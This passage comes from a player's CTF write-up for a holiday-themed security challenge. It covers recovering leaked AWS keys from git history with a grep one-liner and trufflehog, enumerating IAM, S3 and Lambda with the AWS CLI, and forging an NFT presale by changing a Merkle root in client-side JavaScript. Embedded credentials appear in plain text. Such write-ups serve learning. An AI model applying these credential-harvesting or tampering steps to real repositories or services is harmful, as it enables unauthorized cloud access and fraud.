-    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
+    aws_secret_access_key=SECRETACCESSKEY,
-if ('secrets' in arguments):
-    thread_list.append(awsthread.AWSThread('secrets', security.get_secrets_inventory,
ownerId, profile_name, boto3_config, selected_regions))
-def get_secrets_inventory(oId, profile, boto3_config, selected_regions):
-        Returns all secrets managed by AWS (without values of the secrets ;-)
-        :return: secrets inventory
-        aws_service = "secretsmanager",
-        function_name = "list_secrets",
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
-    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
thedead@dellian:~/aws_scripts$ commits=$(git log | head -n -1 | grep commit | cut -d " " -f
2) && for i in $commits; do prev=$(echo "$commits" | grep -A 1 "$i" | tail -n 1) && git diff
$i $prev | grep -B 10 secret; done
# Output removed to shorten report
--- a/put_policy.py
+++ /dev/null
@@ -1,15 +0,0 @@
-import boto3
-import json
-
-
-iam = boto3.client('iam',
```

```
-    region_name='us-east-1',
-    aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
-    aws_secret_access_key="e95qTologszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
```

The name of the file being the answer to the challenge is: **`put_policy.py`**.

Actually…

As it happens to me sometimes, I just quickly read the challenge request and then I end up resolving it in a different manner, noticing it only while writing the report :) The hints were pointing out to a tool, [trufflehog](). It automatically searches for secrets inside a repository. My solution was kind of the raw & ugly version of it. For the sake of completeness, below is the solution using **`trufflehog`** (it's just 1 line! :)):

```
thedead@dellian:~$ trufflehog https://haugfactory.com/orcadmin/aws_scripts
# Output removed to shorten report
~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2022-09-06 22:10:48
Hash: 422708564ef952ff28ce719ab6dc15002fa84a6e
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -1,15 +0,0 @@
-import boto3
-import json
-
-
-iam = boto3.client('iam',
-    region_name='us-east-1',
-    aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
-    aws_secret_access_key="e95qTologszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
-)
-# arn:aws:ec2:us-east-1:accountid:instance/*
-response = iam.put_user_policy(
-
PolicyDocument='{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":["ssm:SendCo
mmand"],"Resource":["arn:aws:ec2:us-east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:a
ws:ec2:us-east-1:748127089694:document/RestartServices"]}]}',
-    PolicyName='AllAccessPolicy',
-    UserName='elf_test',
-)

~~~~~~~~~~~~~~~~~~~~
```

Much cleaner! Much Better! Kudos!

Exploitation via AWS CLI

Difficulty: 

Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge.

Hints

- **(Attached) User Policies**
  From: Gerty Snowburrow
  AWS inline policies pertain to one identity while managed policies can be attached to many identities.
- **IAM Privilege Escalation**
  From: Gerty Snowburrow
  You can try `s3api` or `lambda` service commands, but Chris Elgee's talk on AWS and IAM might be a good start!

Solution

```
Use Trufflehog to find credentials in the Gitlab instance at
https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
```

```
elf@2a5b29b24235:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
elf@2a5b29b24235:~$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

```
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find
any policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.
```

```
elf@2a5b29b24235:~$ aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}
```

```
Now, view or get the policy that is attached to your user.
The aws iam command to get a policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@2a5b29b24235:~$ aws iam get-policy --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
{
```

```
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only access to
certain resources in IAM, S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}
```

```
Attached policies can have multiple versions. View the default version of this policy.
The aws iam command to get a policy version can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@2a5b29b24235:~$ aws iam get-policy-version --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "lambda:ListFunctions",
                        "lambda:GetFunctionUrlConfig"
                    ],
                    "Resource": "*"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetUserPolicy",
                        "iam:ListUserPolicies",
                        "iam:ListAttachedUserPolicies"
                    ],
                    "Resource": "arn:aws:iam::602123424321:user/${aws:username}"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicy",
                        "iam:GetPolicyVersion"
                    ],
                    "Resource": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
                },
                {
                    "Effect": "Deny",
                    "Principal": "*",
                    "Action": [
                        "s3:GetObject",
                        "lambda:Invoke*"
                    ],
```

```
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2022-06-21 22:02:30+00:00"
    }
}
```

Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-attached-user-policies.

```
elf@2a5b29b24235:~$ aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html

---

```
elf@2a5b29b24235:~$ aws iam get-user-policy --user-name haug --policy-name S3Perms
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
    },
    "IsTruncated": false
}
```

The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects.
List those objects!
The aws s3api command to list objects in an s3 bucket can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html

---

```
elf@2a5b29b24235:~$ aws s3api list-objects --bucket smogmachines3
```

```
{
    "IsTruncated": false,
    "Marker": "",
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            // Output removed to shorten report
        },
        {
            "Key": "industry-smog.png",
            // Output removed to shorten report
        },
        {
            "Key": "pollution-smoke.jpg",
            // Output removed to shorten report
        },
        {
            "Key": "pollution.jpg",
            // Output removed to shorten report
        },
        {
            "Key": "power-station-smoke.jpg",
            // Output removed to shorten report
        },
        {
            "Key": "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py",
            // Output removed to shorten report
        }
    ],
    "Name": "smogmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
}
```

```
The attached user policy provided you several Lambda privileges. Use the AWS CLI to list
Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

```
elf@2a5b29b24235:~$ aws lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            // Output removed to shorten report
        }
    ]
}
```

```
Lambda functions can have public URLs from which they are directly accessible.
Use the AWS CLI to get the configuration containing the public URL of the Lambda function.
The aws lambda command to get the function URL config can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

```
elf@2a5b29b24235:~$ aws lambda get-function-url-config --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
```

```
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
```


```
Great, you did it all - thank you!
```

The Cloud Ring

Just to take a good look at the Cloud Ring recovered from previous challenges:

Recover the Burning Ring of Fire

Buy a Hat

Difficulty: 🎄 🎄 🎄 🎄 🎄

Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.

Hints

- **Hat Dispensary**
  From: Wombley Cube
  To purchase a hat, first find the hat vending machine in the Burning Ring of Fire. Select the hat that you think will give your character a bold and jaunty look, and click on it. A window will open giving you instructions on how to proceed with your purchase.
- **Prepare to Spend**
  From: Wombley Cube
  Before you can purchase something with KringleCoin, you must first approve the financial transaction. To do this, you need to find a KTM; there is one in the Burning Ring of Fire. Select the Approve a KringleCoin transfer button. You must provide the target wallet address, the amount of the transaction you're approving, and your private wallet key.
- **Wear It Proudly!**
  From: Wombley Cube
  You should have been given a target address and a price by the Hat Vending machine. You should also have been given a Hat ID #. Approve the transaction and then return to the Hat Vending machine. You'll be asked to provide the Hat ID and your wallet address. Complete the transaction and wear your hat proudly!

Solution

Just pick a hat from https://prod-hats-vending.kringle.co.in/, different hats have different addresses to send the KringleCoins to. I bought 🎩 because, why not?
Pre-approved a 10KC transaction to `0x5251D7091fA38DbE398dd6a860FA510dA3ABAE01` and then went to the hat vending machine, given the wallet address and the hat ID `273`.

That special hat!

After losing myself 10+ times in the wall I was finally able to obtain that one hat to rule them all, the one hat to find them, the one hat to exploit them and in the darkness meterpreter them.

Blockchain Divination

Difficulty: 

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

Hints

- **A Solid Hint**
  From: Hidden Chest - Hall of Talks
  Find a transaction in the blockchain where someone sent or received KringleCoin! The Solidity Source File is listed as **`KringleCoin.sol`**. Tom's Talk might be helpful!

Solution

Probably should've read the hint but instead I went the way around :) I assumed the contract would be toward the beginning of the blockchain, so I started from block #0 and easily found the KringleCoin.sol contract at block #1:

Block #1	
hash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
parentHash	07143fd59b0c38f510495666db79551ff0a45899488810d4ff017d1d49d4d7a1
stateRoot	093464f21f0e3d5329dfdeb866cae3f8559c0a4db3760e017e9336a7a48cc7cb
transactionsRoot	78f23d5ceb4c99b952381ddc932604b7853aa6a838ad248508da07d1ff851730
receiptsRoot	518caceb1ec2d2caa5edb327ed39d6bc7da2ac533a69590935c9b846b8f96749
timestamp	1670431043 (2022-12-07 16:37:23 GMT)
transactions	**Transaction 0** **This transaction creates a contract.** **"KringleCoin"** **Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554**
hash	b5f5c335a4d79a45f53142bc0d49d2f8093922f1c903140a665059aee1bbebd3
blockHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	None
Solidity Source File	KringleCoin.sol

The contract address is: **`0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554`**.

Exploit a Smart Contract

Difficulty: 

Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

Solution

I had no clue where to start, so I started by downloading the blockchain's content thinking that maybe I could copy from someone who already made it. I wrote the following script to download from the blockchain:

```
import requests
import os

breaker = False
blocknumber = 0
while not breaker:
	response = requests.post("https://prod-blockbrowser.kringle.co.in/cgi-bin/blockdata",
json={"blocknumber": blocknumber})
	if "Invalid block number" in response.text:
		breaker = True
	else:
		with open("blocks/{}".format(blocknumber), 'w') as file:
			file.write(response.text)
		print ("Block #{} wrote {} on file".format(blocknumber, len(response.text)))
		blocknumber += 1
```

Knowing I would have to send money to the address **`0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a`**, I searched for it and found block #117 where **`0xa1861E96DeF10987E1793c8f77E811032069f8E9`** made a transaction with comment "**`Pre-sale purchase of a BSRS NFT.`**". Looking for other blocks related to that address I also found block #118 where the following call was made to the function **`presale_mint`**:

```
function: presale_mint(address,bytes32,bytes32[])
parameters: {'to': '0xa1861E96DeF10987E1793c8f77E811032069f8E9', '_root':
b'\xc4t\x1e\x81\x06[\xff\x02v.\xd3\xce\x06ncY\xc1\xf4ae\x18\xe06\x99\xc8\x882\xef\x84\x91p\x
14', '_proof':
[b'S\x80\xc7\xb7\xae\x81\xa5\x8e\xb9\x8d\x9cx\xdeJ\x1f\xd7\xfd\x955\xfc\x95>\xd2\xbe`-\xaa\x
a4\x17g1*']}
```

Back to square one, I had no clue what that meant but I knew I would have found something in the talks and there it is: [You Can Still Have Fun With Non-Fungible Tokens from Prof Qwerty Petabyte](#)! At the end the Prof says he's going to make some code available on github. Didn't take long to find the [QPetabyte/Merkle_Trees](#) github repository. Downloaded, just modified the dummy address with mine, maybe added a **`print`**, and run the code:

```
thedead@dellian:~$ python3 merkle_tree.py
Wallet: 0x4a831cfc7fD1A983b4AF04CfbF5da984bD6f7E7E
Root: 0x38dc3516d6143d1f1c93bb77c231559f4f72fc5e0c887a3db9d9d4ba78bcc235
Proof: ['0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a']
```


The proof obviously didn't work right away, so I started looking around the page and how it worked, discovering it was making a request to [https://boredsporcrowboatsociety.com/cgi-bin/presale](#) with payload:

```
{
  "WalletID": "0x4a831cfc7fD1A983b4AF04CfbF5da984bD6f7E7E",
  "Root": "0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1",
  "Proof": "0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a",
  "Validate": "true",
  "Session": "3cfb8093-924f-444d-8820-4bc44f3ed522"
}
```

I went through other transactions I could find in the part of the blockchain I downloaded and noticed all of them had a different **`_root`** value:

```
thedead@dellian:~$ for i in $(grep "Pre-sale purchase of a BSRS NFT." * | cut -d "'" -f4);
do root=$(grep $i * | grep "_proof" | cut -d "'" -f 8 | tr -d "\n" | python3 -c "import sys;
print
(bytes(sys.stdin.buffer.read()).decode('unicode_escape').encode('raw_unicode_escape').hex())
") && echo $i $root; done
0xa1861E96DeF10987E1793c8f77E811032069f8E9
c4741e81065bff02762ed3ce066e6359c1f4616518e03699c88832ef84917014
0xc249927fb81bde4eA7B9Dc9e4c9E6F503F147fe2
f2bf4cf6d84d250a1bf695528273f62fff303611e7dd438641e78d6fda44658e
0x8153e0E5cabC22545A1fe4d0149C2Fdc486A8ad8
e5bdb66a84dc18431511e896e41e6fba6f8ac39d939bd9ba38f638b5c8bed9f9
0x7F7cAA97b73fD38d6740e59C159428509eE00082
f07d7ff46fb5917ff10689ae048d82234360664ba651ab584444c1dba6c70853
0xb9aA688bB7A1B085f307bf9a11790BFD24C5D5C2
797a8d998d0cf398b359293779d1b5b12f4bea007719706a7969197e4be125fc
0x8dA96065810cF0623C92D9866Aff86D400d61a42
a1923c132138c61dc1938bd8b1537341d9c575e7bbba8e86f205089694683acc
0xD8EEAf7120E144f9b1de9326D2107992C4318015
9361e25219333c7a8b3c1dfaccdb301880d340290f01c13a89e34c448eb4abb5
0x40d9F41e7a951C301FD7eBCB31E6A96f6C61992e
d53bb3cb4648f394794570f7ce6d91b5f111fdc6806dffed36eacdea9e8d666a
0x091B7161d62862a6c7626Af66a657FcdAB52E78f
c5b833fb369afa21aecbf38ea248d4c1e63872cf1860aef417f5d414580537a0
0x079f77D988B4396C8c0e501ae507d9D4aAB678BC
b25d3c5f3e0f1ae12d710a038897f5fec1cfbfba56f762c842d3a3fb6d9c2edb
0x99cA6f0cfc93255c92BDb8062B3972306508c370
f6a794f037fb668fe73dc5746c6f133ea30fa4e884c46044d14e25a97ea0398c
0xf29b73c985f9aFE42030B5336f3146FB10FAC15e
4ad25ce7d5540a0336af8aea01c38933b8b5398130c31414306c05ab1ac035c3
0xC61a623CE8ea2899CB113ba773156B9dAa73AeC8
c10e1eb45d869b4ee2d00f147ac2231e4cb1ca88b6cde39dcf00f71100367ba9
```

We all know that one-liner is just wrong…I think I have a problem…



Used the wallet addresses in the Prof's program:

```
thedead@dellian:~$ python3 merkle_tree.py
0xa1861E96DeF10987E1793c8f77E811032069f8E9
c4741e81065bff02762ed3ce066e6359c1f4616518e03699c88832ef84917014
0xc249927fb81bde4eA7B9Dc9e4c9E6F503F147fe2
f2bf4cf6d84d250a1bf695528273f62fff303611e7dd438641e78d6fda44658e
0x8153e0E5cabC22545A1fe4d0149C2Fdc486A8ad8
e5bdb66a84dc18431511e896e41e6fba6f8ac39d939bd9ba38f638b5c8bed9f9
0x7F7cAA97b73fD38d6740e59C159428509eE00082
f5065af767afa3331fdf3fe4e8919311d3671cdc075ea7eeaaad00b82d9b11a0
0xb9aA688bB7A1B085f307bf9a11790BFD24C5D5C2
797a8d998d0cf398b359293779d1b5b12f4bea007719706a7969197e4be125fc
```

```
0x8dA96065810cF0623C92D9866Aff86D400d61a42
a1923c132138c61dc1938bd8b1537341d9c575e7bbba8e86f205089694683acc
0xD8EEAf7120E144f9b1de9326D2107992C4318015
9361e25219333c7a8b3c1dfaccdb301880d340290f01c13a89e34c448eb4abb5
0x40d9F41e7a951C301FD7eBCB31E6A96f6C61992e
733fc0984919125249f72f6f56e9064d333b699482ae64cac8168c5f7a7ef2ef
0x091B7161d62862a6c7626Af66a657FcdAB52E78f
c5b833fb369afa21aecbf38ea248d4c1e63872cf1860aef417f5d414580537a0
0x079f77D988B4396C8c0e501ae507d9D4aAB678BC
b3aa7fbc582ce9dcd7ddb484a8b87806cd630b383815ddba39f0ccde58839054
0x99cA6f0cfc93255c92BDb8062B3972306508c370
f6a794f037fb668fe73dc5746c6f133ea30fa4e884c46044d14e25a97ea0398c
0xf29b73c985f9aFE42030B5336f3146FB10FAC15e
4ad25ce7d5540a0336af8aea01c38933b8b5398130c31414306c05ab1ac035c3
0xC61a623CE8ea2899CB113ba773156B9dAa73AeC8
4ef36e7bfd180e521aba0817111da440cb6ca2b40b232ab6f9ff419db8719756
```

I ran the result values in a spreadsheet to compare (...hello Excel my old friend…) which confirmed it was not a coincidence:

Address	merkle_tree.py root	block root	Root Match
0xa1861E96DeF10987E1793c8f77E811032069f8E9	c4741e81065bff02762ed3ce066e6359c1f4616518e03699c88832ef84917014	c4741e81065bff02762ed3ce066e6359c1f4616518e03699c88832ef84917014	TRUE
0xc249927fb81bde4eA7B9Dc9e4c9E6F503F147fe2	f2bf4cf6d84d250a1bf695528273f62fff303611e7dd438641e78d6fda44658e	f2bf4cf6d84d250a1bf695528273f62fff303611e7dd438641e78d6fda44658e	TRUE
0x8153e0E5cabC22545A1fe4d0149C2Fdc486A8ad8	e5bdb66a84dc18431511e896e41e6fba6f8ac39d939bd9ba38f638b5c8bed9f9	e5bdb66a84dc18431511e896e41e6fba6f8ac39d939bd9ba38f638b5c8bed9f9	TRUE
0x7F7cAA97b73fD38d6740e59C159428509eE00082	f5065af767afa3331fdf3fe4e8919311d3671cdc075ea7eeaaad00b82d9b11a0	f07d7ff46fb5917ff10689ae048d82234360664ba651ab584444c1dba6c70853	FALSE
0xb9aA688bB7A1B085f307bf9a11790BFD24C5D5C2	797a8d998d0cf398b359293779d1b5b12f4bea007719706a7969197e4be125fc	797a8d998d0cf398b359293779d1b5b12f4bea007719706a7969197e4be125fc	TRUE
0x8dA96065810cF0623C92D9866Aff86D400d61a42	a1923c132138c61dc1938bd8b1537341d9c575e7bbba8e86f205089694683acc	a1923c132138c61dc1938bd8b1537341d9c575e7bbba8e86f205089694683acc	TRUE
0xD8EEAf7120E144f9b1de9326D2107992C4318015	9361e25219333c7a8b3c1dfaccdb301880d340290f01c13a89e34c448eb4abb5	9361e25219333c7a8b3c1dfaccdb301880d340290f01c13a89e34c448eb4abb5	TRUE
0x40d9F41e7a951C301FD7eBCB31E6A96f6C61992e	733fc0984919125249f72f6f56e9064d333b699482ae64cac8168c5f7a7ef2ef	d53bb3cb4648f394794570f7ce6d91b5f111fdc6806dffed36eacdea9e8d666a	FALSE
0x091B7161d62862a6c7626Af66a657FcdAB52E78f	c5b833fb369afa21aecbf38ea248d4c1e63872cf1860aef417f5d414580537a0	c5b833fb369afa21aecbf38ea248d4c1e63872cf1860aef417f5d414580537a0	TRUE
0x079f77D988B4396C8c0e501ae507d9D4aAB678BC	b3aa7fbc582ce9dcd7ddb484a8b87806cd630b383815ddba39f0ccde58839054	b25d3c5f3e0f1ae12d710a038897f5fec1cfbfba56f762c842d3a3fb6d9c2edb	FALSE
0x99cA6f0cfc93255c92BDb8062B3972306508c370	f6a794f037fb668fe73dc5746c6f133ea30fa4e884c46044d14e25a97ea0398c	f6a794f037fb668fe73dc5746c6f133ea30fa4e884c46044d14e25a97ea0398c	TRUE
0xf29b73c985f9aFE42030B5336	4ad25ce7d5540a0336af8aea01c	4ad25ce7d5540a0336af8aea01c	TRUE

```
f3146FB10FAC15e              38933b8b5398130c31414306c05   38933b8b5398130c31414306c05
                             ab1ac035c3                   ab1ac035c3

0xC61a623CE8ea2899CB113ba77  4ef36e7bfd180e521aba0817111  c10e1eb45d869b4ee2d00f147ac   FALSE
3156B9dAa73AeC8              da440cb6ca2b40b232ab6f9ff41  2231e4cb1ca88b6cde39dcf00f7
                             9db8719756                   1100367ba9
```

At this point I thought it was safe to assume I should've changed the root and I started from the page to understand where it was being set. As soon as I found the file [bsrs.js](), I knew how much I went overthinking on this as the root is simply being set statically in the JS code. I added a breakpoint and modified the root value on the fly. From this:

```
30 var address = document.getElementById("wa").value;  address = "0x4a831cfc7fD1A983b4AF04CfbF5da984bD6f7E7E"
31 var proof = document.getElementById('proof').value;  proof = "0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa
32 var root = '0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';  root = "0x52cfdfdcba8efebabd9ecc2c60e
33 var xhr = new XMLHttpRequest();  xhr = XMLHttpRequest {onreadystatechange: null, readyState: 0, timeout: 0, withCredent
34
35 xhr.open('Post', 'cgi-bin/presale', true);
```

To this:

```
30 var address = document.getElementById("wa").value;  address = "0x4a831cfc7fD1A983b4AF04CfbF5da984bD6f7E7E"
31 var proof = document.getElementById('proof').value;  proof = "0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa
32 var root = '0x38dc3516d6143d1f1c93bb77c231559f4f72fc5e0c887a3db9d9d4ba78bcc235';  root = "0x38dc3516d6143d1f1c93bb77c23
33 var xhr = new XMLHttpRequest();
```

And that's how Ogres became friendly to me and I got my personal Bored Sporc NFT: BSRS Token **#000452**, Transaction **0x843a495577bbefffb3d8fde9446b271e439849fb32606c8d7df2944f67f2c863** at Block **95513**.

Look at it!

Mistakes were made… the key

While I was re-doing the challenges, I lost my key at a certain point… I went on Discord and noticed I was not the only one on the naughty list. I then followed the hint of looking for a helpful soul above the ground and ended up in a secret chamber behind the castle. There I met the Santa Magic!
There I had to prove myself to Santa. I went on a lonely quest:

- Found Yukon Cornelius, and helped him track down a Bumble[1].
- Took a tooth from the Bumble and carried it deep into the Misty Mountains, and traded it with Gwairhair, Windlord of the Great Eagles, for one of his feathers.

- I had to show all my Social Engineering competences to convince Gwairhair to trade as he didn't believe that I was sent from Santa himself.
- Once the feather was obtained, I climbed the walls of Sombertown to find the home of Burgermeister Meisterburger.
- I tickled Burgermeister Meisterburger with the feather and he started laughing and feeling joy
- He was so happy that he gave me a safe passage to the Isle of Misfit Toys...
- There,I had to find Dolly, and told her that even if she wrote those she's perfectly fine…

That was me, setting right one of the greatest wrongs of the Christmas season, so Santa considered me worthy and…made me aware that he was joking with me: no quest required and he just gave me my key. Still…take a look through the links guys :)

The Burning Ring of Fire

Just to take a good look at the Cloud Ring recovered from previous challenges:

Narrative

Five Rings for the Christmas king immersed in cold

Each Ring now missing from its zone

The first with bread kindly given, not sold

Another to find 'ere pipelines get owned

One beneath a fountain where water flowed

Into clouds Grinchum had the fourth thrown

The fifth on blockchains where shadows be bold

One hunt to seek them all, five quests to find them


One player to bring them all, and Santa Claus to bind them

Conclusions

Hey folks, nice seeing you again! Thanks for this year's challenge. Must admit it was a twist with respect to previous years, most objectives felt kinda easier while the Glamtariel's Fountain was much more on the CTF side. I must admit I missed Jack, but now I'll just be looking forward to next year's adventure!

The Victors shop

Just to add a note that it exists and Eve Snowshoes told me it is at https://my-store-d61669.creator-spring.com/!



Inbox (1)

I must admit I saw that email just this year while doing the report! Really sorry for this but you deserve an answer and you'll get it as soon as this report is uploaded. Who's "you"? One of the images below should be a hint on that, the other a response :)